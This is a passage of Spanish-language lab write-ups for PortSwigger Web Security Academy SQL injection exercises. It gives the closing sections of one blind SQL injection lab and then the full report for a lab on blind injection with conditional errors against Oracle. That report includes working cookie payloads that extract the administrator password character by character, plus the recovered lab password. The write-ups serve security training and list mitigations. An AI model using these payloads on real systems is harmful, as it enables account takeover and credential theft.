


Figura 2. Modificación del valor de la cookie para realizar pruebas de SQL Injection.




Figura 3. Configuración del ataque en **Burp Intruder** mostrando los payloads utilizados.




Figura 4. Resultados del ataque en Intruder donde se identifican los caracteres correctos de la contraseña.





Figura 5. Inicio de sesión exitoso como usuario **administrator**.



10. IMPACTO DE LA VULNERABILIDAD

Si una vulnerabilidad de este tipo existiera en un sistema real, un atacante podría:

- Obtener credenciales de usuarios
- Acceder a información sensible almacenada en la base de datos
- Comprometer cuentas administrativas
- Escalar privilegios dentro del sistema
- Acceder o modificar información crítica del sistema

En entornos reales, este tipo de vulnerabilidad puede llevar al **compromiso total de la base de datos** y del sistema afectado.

---

11. MITIGACIÓN

Para prevenir vulnerabilidades de SQL Injection se recomienda:

- Utilizar **consultas parametrizadas (prepared statements)**
- Implementar validación estricta de entradas de usuario
- Evitar concatenar directamente datos de usuario en consultas SQL
- Utilizar frameworks y ORM seguros
- Aplicar el principio de **mínimo privilegio** en la base de datos
- Implementar herramientas de monitoreo y detección de ataques

Estas medidas ayudan a evitar que las entradas de usuario sean interpretadas como parte del código SQL ejecutado por el servidor.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una aplicación vulnerable puede ser explotada mediante un ataque de **Blind SQL Injection** incluso cuando no se muestran errores o resultados de la base de datos.

A través del análisis de respuestas condicionales del sistema, fue posible inferir información de la base de datos y reconstruir la contraseña del usuario administrador.

El laboratorio demuestra la importancia de implementar mecanismos adecuados de validación de entradas y consultas parametrizadas para prevenir este tipo de vulnerabilidades en aplicaciones web.

LABORATORIO 12

Nombre del laboratorio: Blind SQL Injection with Conditional Errors

Nivel: Practitioner

Tipo de ataque: Blind SQL Injection (Error-based / Conditional errors)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **Blind SQL Injection basada en errores** presente en una aplicación web que utiliza el valor de una cookie para ejecutar consultas SQL en el servidor.

Debido a que la aplicación no muestra directamente los resultados de las consultas SQL ni cambia su comportamiento cuando una consulta devuelve registros, el ataque se basa en provocar errores controlados en la base de datos para inferir información.

Mediante este método es posible determinar la longitud de la contraseña del usuario **administrator** y posteriormente reconstruirla carácter por carácter hasta obtener acceso a su cuenta.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada **TrackingId** para realizar seguimiento de los usuarios con fines analíticos. El valor de esta cookie es utilizado directamente dentro de una consulta SQL ejecutada por el servidor.

Una consulta vulnerable podría tener una estructura similar a:

```
SELECT * FROM tracking WHERE trackingId = 'valor_cookie'
```

Si el valor de la cookie no es validado correctamente, un atacante puede insertar código SQL malicioso dentro de este parámetro.

En este laboratorio, la aplicación no muestra resultados de las consultas SQL ni cambia su comportamiento dependiendo de si la consulta devuelve filas. Sin embargo, si la consulta provoca un error en la base de datos, la aplicación devuelve una respuesta de error del servidor.

Este comportamiento permite realizar un ataque de **Blind SQL Injection basado en errores**, donde el atacante deduce información de la base de datos observando cuándo se produce un error.

La base de datos utilizada en el laboratorio es **Oracle**, lo cual se evidencia por el uso de la tabla especial:

```
dual
```

y funciones como:

```
TO_CHAR()
```

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada manipulando el valor de la cookie **TrackingId** en una solicitud interceptada con Burp Suite.

Se envió el siguiente payload diseñado para provocar un error en la base de datos:

```
'||(SELECT TO_CHAR(1/0) FROM dual)||'
```

La expresión 1/0 provoca una división entre cero, generando un error en la base de datos Oracle.

Como resultado, el servidor respondió con:

```
HTTP 500 Internal Server Error
```

Esto confirmó que el valor de la cookie estaba siendo interpretado directamente dentro de una consulta SQL, demostrando la presencia de una vulnerabilidad de SQL Injection.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

• Burp Suite Community Edition
• Navegador web
• Plataforma PortSwigger Web Security Academy

Burp Suite se utilizó para interceptar y modificar las solicitudes HTTP enviadas al servidor, permitiendo manipular el valor de la cookie vulnerable y probar diferentes payloads de SQL Injection.

Esto permitió analizar las respuestas del servidor y determinar cuándo una consulta SQL provocaba un error.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde la plataforma **PortSwigger Web Security Academy**.
2. Se configuró **Burp Suite Proxy** para interceptar las solicitudes HTTP.
3. Se capturó una solicitud que contenía la cookie **TrackingId**.
4. Se modificó el valor de la cookie para insertar un payload SQL diseñado para provocar un error en la base de datos.
5. Se confirmó la vulnerabilidad al observar una respuesta **HTTP 500 Internal Server Error**.
6. Se construyó una consulta SQL condicional utilizando la estructura CASE WHEN.
7. Se utilizaron condiciones booleanas para determinar información sobre la contraseña del usuario administrador.
8. Se determinó la longitud de la contraseña mediante consultas condicionales.
9. Se extrajo cada carácter de la contraseña utilizando la función SUBSTR().
10. Se reconstruyó la contraseña completa carácter por carácter.
11. Finalmente, se utilizó la contraseña obtenida para iniciar sesión como **administrator**, resolviendo el laboratorio.

---

6. PAYLOAD UTILIZADO

Payload utilizado para provocar error en la base de datos:

```
TrackingId='||(SELECT TO_CHAR(1/0) FROM dual)||'
```

Payload condicional utilizado para extraer información:

```
TrackingId='||(SELECT CASE WHEN (SUBSTR((SELECT password FROM users WHERE
username='administrator'),1,1)='a') THEN TO_CHAR(1) ELSE TO_CHAR(1/0) END
FROM dual)||'
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload utiliza una expresión condicional mediante la estructura SQL CASE WHEN.

Si la condición evaluada es verdadera, la consulta devuelve un valor normal utilizando:

```
TO_CHAR(1)
```

Si la condición es falsa, la consulta ejecuta:

```
TO_CHAR(1/0)
```

lo cual provoca una división entre cero y genera un error en la base de datos.

De esta forma es posible determinar si una condición es verdadera o falsa observando si el servidor devuelve una respuesta normal o un error.

Este método permite extraer información de la base de datos incluso cuando la aplicación no muestra resultados directamente.

---

8. RESULTADO DEL ATAQUE

Mediante el uso de Blind SQL Injection basada en errores fue posible identificar la contraseña del usuario administrador carácter por carácter.

La contraseña obtenida fue:

```
sukyz3xvkwxok3z9hfka
```

Una vez obtenida la contraseña, se utilizó para iniciar sesión como **administrator**, lo que permitió resolver exitosamente el laboratorio.

---

9. EVIDENCIAS

Incluir las siguientes capturas:

Figura 1. Request interceptado en Burp Suite mostrando la cookie vulnerable **TrackingId**.




Figura 2. Payload SQL utilizado para provocar un error en la base de datos.




Figura 3. Payload para descubrir si existe el usuario administrador.

